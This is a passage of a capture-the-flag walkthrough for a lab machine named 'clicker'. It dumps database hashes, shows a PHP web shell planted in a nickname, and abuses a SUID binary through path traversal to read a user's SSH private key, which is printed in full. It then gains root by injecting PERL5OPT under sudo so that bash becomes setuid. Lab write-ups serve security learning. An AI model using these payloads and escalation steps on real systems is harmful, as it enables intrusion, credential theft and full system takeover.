www-data@clicker:/var/www/clicker.htb$ mysql -uclicker_db_user -pclicker_db_password
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 307
Server version: 8.0.34-0ubuntu0.22.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use clicker;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


3) Found password hashes

```
mysql> select * from players;
+---------------+----------------------------------
+-------------------------------------------------------------------+-------
+--------------------+-----------+
| username      | nickname                         |
password                                                          | role  |
clicks              | level     |
+---------------+----------------------------------
+-------------------------------------------------------------------+-------
+--------------------+-----------+
| admin         | admin                            |
ec9407f758dbed2ac510cac18f67056de100b1890f5bd8027ee496cc250e3f82 | Admin |
9999999999999999 | 999999999 |
```

```
| ButtonLover99 | ButtonLover99                          |
55d1d58e17361fe78a61a96847b0e0226a0bc1a4e38a7b167c10b5cf513ca81f | User
|           10000000 |       100 |
| Paol          | Paol                                   |
bff439c136463a07dac48e50b31a322a4538d1fac26bfb5fd3c48f57a17dabd3 | User
|            2776354 |        75 |
| player1337    | <?php system($_GET["cmd"]); ?> |
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 | User
|                  0 |         0 |
| Th3Br0        | Th3Br0                                 |
3185684ff9fd84f65a6c3037c3214ff4ebdd0e205b6acea97136d23407940c01 | User
|           87947322 |         1 |
+---------------+--------------------------------
+-------------------------------------------------------------------+-------
+--------------------+-----------+
```

4) Found a suid binary

```
/opt/manage/execute_query
www-data@clicker:/var/www/clicker.htb$ ls -al /opt/manage/execute_query
-rwsrwsr-x 1 jack jack 16368 Feb 26  2023 /opt/manage/execute_query
www-data@clicker:/var/www/clicker.htb$
```



5) The binary is vulnerable to path traversal

```
stack
0x00007fffffffda50|+0x0000: 0x00007fffffffdc28  →  0x00007fffffffded6  →  "/home/vigneswar/temp/execute_query"   ← $rsp
0x00007fffffffda58|+0x0008: 0x0000000300400000
0x00007fffffffda60|+0x0010: 0x0000001400000005
0x00007fffffffda68|+0x0018: 0x00005555555592a0  →  "hello.sql"
0x00007fffffffda70|+0x0020: 0x00005555555592c0  →  "/home/jack/queries/hello.sql"
0x00007fffffffda78|+0x0028: 0x00005555555592f0  →  "/usr/bin/mysql -u clicker_db_user --password='clic[...]"
0x00007fffffffda80|+0x0030: "/home/jack/queries/"
0x00007fffffffda88|+0x0038: "ck/queries/"
code:x86:64
   0x5555555555d4 <main+036b>      mov    rdi, rax
   0x5555555555d7 <main+036e>      call   0x5555555550f0 <puts@plt>
   0x5555555555dc <main+0373>      mov    eax, 0x0
 → 0x5555555555e1 <main+0378>      mov    rdx, QWORD PTR [rbp-0x18]
   0x5555555555e5 <main+037c>      sub    rdx, QWORD PTR fs:0x28
   0x5555555555ee <main+0385>      je     0x5555555555f5 <main+908>
   0x5555555555f0 <main+0387>      call   0x555555555110 <__stack_chk_fail@plt>
   0x5555555555f5 <main+038c>      mov    rbx, QWORD PTR [rbp-0x8]
   0x5555555555f9 <main+0390>      leave
threads
[#0] Id 1, Name: "execute_query", stopped 0x5555555555e1 in main (), reason: SINGLE STEP
trace
[#0] 0x5555555555e1 → main()
gef➤  x/s 0x00005555555592f0
0x5555555592f0: "/usr/bin/mysql -u clicker_db_user --password='clicker_db_password' clicker -v < /home/jack/queries/hello.sql"
gef➤
```

Decompile: main - (execute_query)


```
35    pcVar3 = (char *)calloc(0x14,1);
36    switch(iVar1) {
37    case 0:
38      puts("ERROR: Invalid arguments");
39      uVar2 = 2;
40      goto LAB_001015e1;
41    case 1:
42      strncpy(pcVar3,"create.sql",0x14);
43      break;
44    case 2:
45      strncpy(pcVar3,"populate.sql",0x14);
46      break;
47    case 3:
48      strncpy(pcVar3,"reset_password.sql",0x14);
49      break;
50    case 4:
51      strncpy(pcVar3,"clean.sql",0x14);
52      break;
53    default:
54      strncpy(pcVar3,*(char **)(param_2 + 0x10),0x14);
55    }
56    local_98 = 0x616a2f656d6f682f;
57    local_90 = 0x69726575712f6b63;
58    local_88 = 0x2f7365;
59    sVar4 = strlen((char *)&local_98);
60    sVar5 = strlen(pcVar3);
61    __dest = (char *)calloc(sVar5 + sVar4 + 1,1);
62    strcat(__dest,(char *)&local_98);
63    strcat(__dest,pcVar3);
64    setreuid(1000,1000);
65    iVar1 = access(__dest,4);
66    if (iVar1 == 0) {
67      local_78 = 0x6e69622f7273752f;
68      local_70 = 0x2d206c7173796d2f;
69      local_68 = 0x656b63696c632075;
70      local_60 = 0x6573755f62645f72;
71      local_58 = 0x737361702d2d2072;
72      local_50 = 0x6c63273d64726f77;
73      local_48 = 0x62645f72656b6369;
74      local_40 = 0x726f77737361705f;
75      local_38 = 0x6b63696c63202764;
76      local_30 = 0x203c20762d207265;
77      local_28 = 0;
78      sVar4 = strlen((char *)&local_78);
79      sVar5 = strlen(pcVar3);
80      pcVar3 = (char *)calloc(sVar5 + sVar4 + 1,1);
81      strcat(pcVar3,(char *)&local_78);
82      strcat(pcVar3,__dest);
83      system(pcVar3);
84    }
85    else {
```

6) Found ssh key
www-data@clicker:/tmp$ /opt/manage/execute_query 5 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.

-----BEGIN OPENSSH PRIVATE KEY---
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
-----END OPENSSH PRIVATE KEY---

ERROR 1064 (42000) at line 1: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-----BEGIN OPENSSH PRIVATE KEY---
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAA' at line 1

7) Got access to jack user



Privilege Escalation

1) Found sudo permissions

2) Checked the script


```
jack@clicker:~$ cat /opt/monitor.sh
#!/bin/bash
if [ "$EUID" -ne 0 ]
  then echo "Error, please run as root"
  exit
fi

set PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
unset PERL5LIB;
unset PERLLIB;

data=$(/usr/bin/curl -s http://clicker.htb/diagnostic.php?token=secret_diagnostic_token);
/usr/bin/xml_pp <<< $data;
if [[ $NOSAVE == "true" ]]; then
    exit;
else
    timestamp=$(/usr/bin/date +%s)
    /usr/bin/echo $data > /root/diagnostic_files/diagnostic_${timestamp}.xml
fi
jack@clicker:~$
```

3) Found a way to run commands using perl by changing env variables
https://www.elttam.com/blog/env/

```
jack@clicker:~$ sudo PERL5OPT='-Mbase;print(`id`)' /opt/monitor.sh
uid=0(root) gid=0(root) groups=0(root)
<?xml version="1.0"?>
<data>
  <timestamp>1724776659</timestamp>
  <date>2024/08/27 04:37:39pm</date>
  <php-version>8.1.2-1ubuntu2.14</php-version>
  <test-connection-db>OK</test-connection-db>
  <memory-usage>395608</memory-usage>
  <environment>
    <APACHE_RUN_DIR>/var/run/apache2</APACHE_RUN_DIR>
    <SYSTEMD_EXEC_PID>1162</SYSTEMD_EXEC_PID>
    <APACHE_PID_FILE>/var/run/apache2/apache2.pid</APACHE_PID_FILE>
    <JOURNAL_STREAM>8:24913</JOURNAL_STREAM>
    <PATH>/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin</PATH>
    <INVOCATION_ID>3831ed14bf4f462487c742d62cddc2da</INVOCATION_ID>
    <APACHE_LOCK_DIR>/var/lock/apache2</APACHE_LOCK_DIR>
    <LANG>C</LANG>
    <APACHE_RUN_USER>www-data</APACHE_RUN_USER>
    <APACHE_RUN_GROUP>www-data</APACHE_RUN_GROUP>
    <APACHE_LOG_DIR>/var/log/apache2</APACHE_LOG_DIR>
    <PWD>/</PWD>
  </environment>
</data>
jack@clicker:~$
```


jack@clicker:~$ cat shell
#!/bin/bash
chmod +s /bin/bash
jack@clicker:~$ chmod +x shell
jack@clicker:~$ sudo PATH=.:$PATH PERL5OPT='-Mbase;print(`shell`)' /opt/monitor.sh
<?xml version="1.0"?>
<data>
<timestamp>1724777183</timestamp>
<date>2024/08/27 04:46:23pm</date>
<php-version>8.1.2-1ubuntu2.14</php-version>
<test-connection-db>OK</test-connection-db>
<memory-usage>392704</memory-usage>
<environment>
<APACHE_RUN_DIR>/var/run/apache2</APACHE_RUN_DIR>
<SYSTEMD_EXEC_PID>1162</SYSTEMD_EXEC_PID>
<APACHE_PID_FILE>/var/run/apache2/apache2.pid</APACHE_PID_FILE>
<JOURNAL_STREAM>8:24913</JOURNAL_STREAM>
<PATH>/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin</PATH>
<INVOCATION_ID>3831ed14bf4f462487c742d62cddc2da</INVOCATION_ID>
<APACHE_LOCK_DIR>/var/lock/apache2</APACHE_LOCK_DIR>
<LANG>C</LANG>
<APACHE_RUN_USER>www-data</APACHE_RUN_USER>
<APACHE_RUN_GROUP>www-data</APACHE_RUN_GROUP>
<APACHE_LOG_DIR>/var/log/apache2</APACHE_LOG_DIR>
<PWD>/</PWD>
</environment>
</data>
jack@clicker:~$ ls /bin/bash
/bin/bash
jack@clicker:~$ /bin/bash -s
bash-5.1$ exit
exit
jack@clicker:~$ ls /bin/bash -al
-rwsr-sr-x 1 root root 1396520 Jan 6 2022 /bin/bash
jack@clicker:~$ /bin/bash -p
bash-5.1#